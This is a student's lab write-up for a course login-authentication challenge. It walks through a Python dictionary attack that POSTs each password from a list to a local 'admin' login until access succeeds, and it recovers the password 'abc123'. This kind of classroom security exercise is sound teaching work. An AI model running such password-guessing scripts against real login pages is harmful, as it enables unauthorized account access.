

Dylan Ramdhan

CS 357, Prof. Goldberg

Login Authentications Challenges: Challenge 1

Nov 3, 2023


Login Authentication Challenges Report: Challenge #1

Step #1:

Opened Safari and searched for the login page. (<http://localhost:8080/login>)

Step #2:

Tried accessing the login page with the username, 'admin', with a random password. After inspecting, I noticed that the website was POST, thus providing evidence the site can be hacked.



Step #3:


After noticing that the site has a POST request, I wrote code that goes line-by-line in the '.txt'

file reading each line separately and outputting the final results.

```
1  # Dylan Ramdhan, CS 357
2  # Login Authentication: Challenge 1.0
3
4  #import requests # using requests library, used for HTTP stuff
5  import requests
6
7
8  ### Opening the File ###
9  # inserting the LOCALHOST:8080 url
10 url = "http://localhost:8080/login"
11
12 # Opening the file
13 file = open('passwords.txt', 'r')
14
15
16 # Reading the File and Splitting the Lines
17 lines = file.read().splitlines()
18 password = ''
19
20 # Using FOR LOOPS to iterate through every Password trial
21 for ii in lines:
22     data = {
23         'username': 'admin',
24         'password': ii
25     }
26
27     # Trying out Every Line
28     r = requests.post(url, data = data)
29
30     # Break script if Access was Successful
31     if 'ACCESS DENIED' not in r.text:
32         password = ii
33         break
34
35 # Print Out the Password to Keep Track
36 print(password)
```

Step #4:

Finally, after the processing of reading line-by-line of the file and attempting multiple searches, it appears that the password is 'abc123'.



```
1 # Dylan Ramdhan, CS 357
2 # Login Authentication: Challenge 1.0
3
4 #import requests # using requests library, used for HTTP stuff
5 import requests
6
7
8 ### Opening the File ###
9 # Inserting the LOCALHOST:8080 url
10 url = "http://localhost:8080/login"
11
12 # Opening the file
13 file = open('passwords.txt', 'r')
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16 # Reading the File and Splitting the Lines
17 lines = file.read().splitlines()
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20 # Using FOR LOOPS to iterate through every Password trial
21 for ii in lines:
22     data = {
23         'username': 'admin',
24         'password': ii
25     }
26
27     # Inputting Every Line
28     r = requests.post(url, data = data)
29
30     # Break script if Access was Successful
31     if 'ACCESS DENIED' not in r.text:
32         password = ii
33         break
34
35 # Printing Out the Password
36 print(password)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
"/Users/dylanramdhan/Documents/Visual Studio Code/CS 357/Login Authentication/Challenge1/ch1.py:36: SyntaxWarning: 'str' object is not callable; perhaps you missed a comma?
print("The password is: "(password))
Traceback (most recent call last):
  File "/Users/dylanramdhan/Documents/Visual Studio Code/CS 357/Login Authentication/Challenge1/ch1.py", line 36, in <module>
    print("The password is: "(password))
TypeError: 'str' object is not callable

dylanramdhan@crc-dotix-nat-10-239-106-92 Challenge1 % /opt/homebrew/bin/python3 "/Users/dylanramdhan/Documents/Visual Studio Code/CS 357/Login Authentication/Challenge1/ch1.py"
abc123
```

Ln 31, Col 38 Spaces: 4 UTF-8 LF Python 3.11.5 64-bit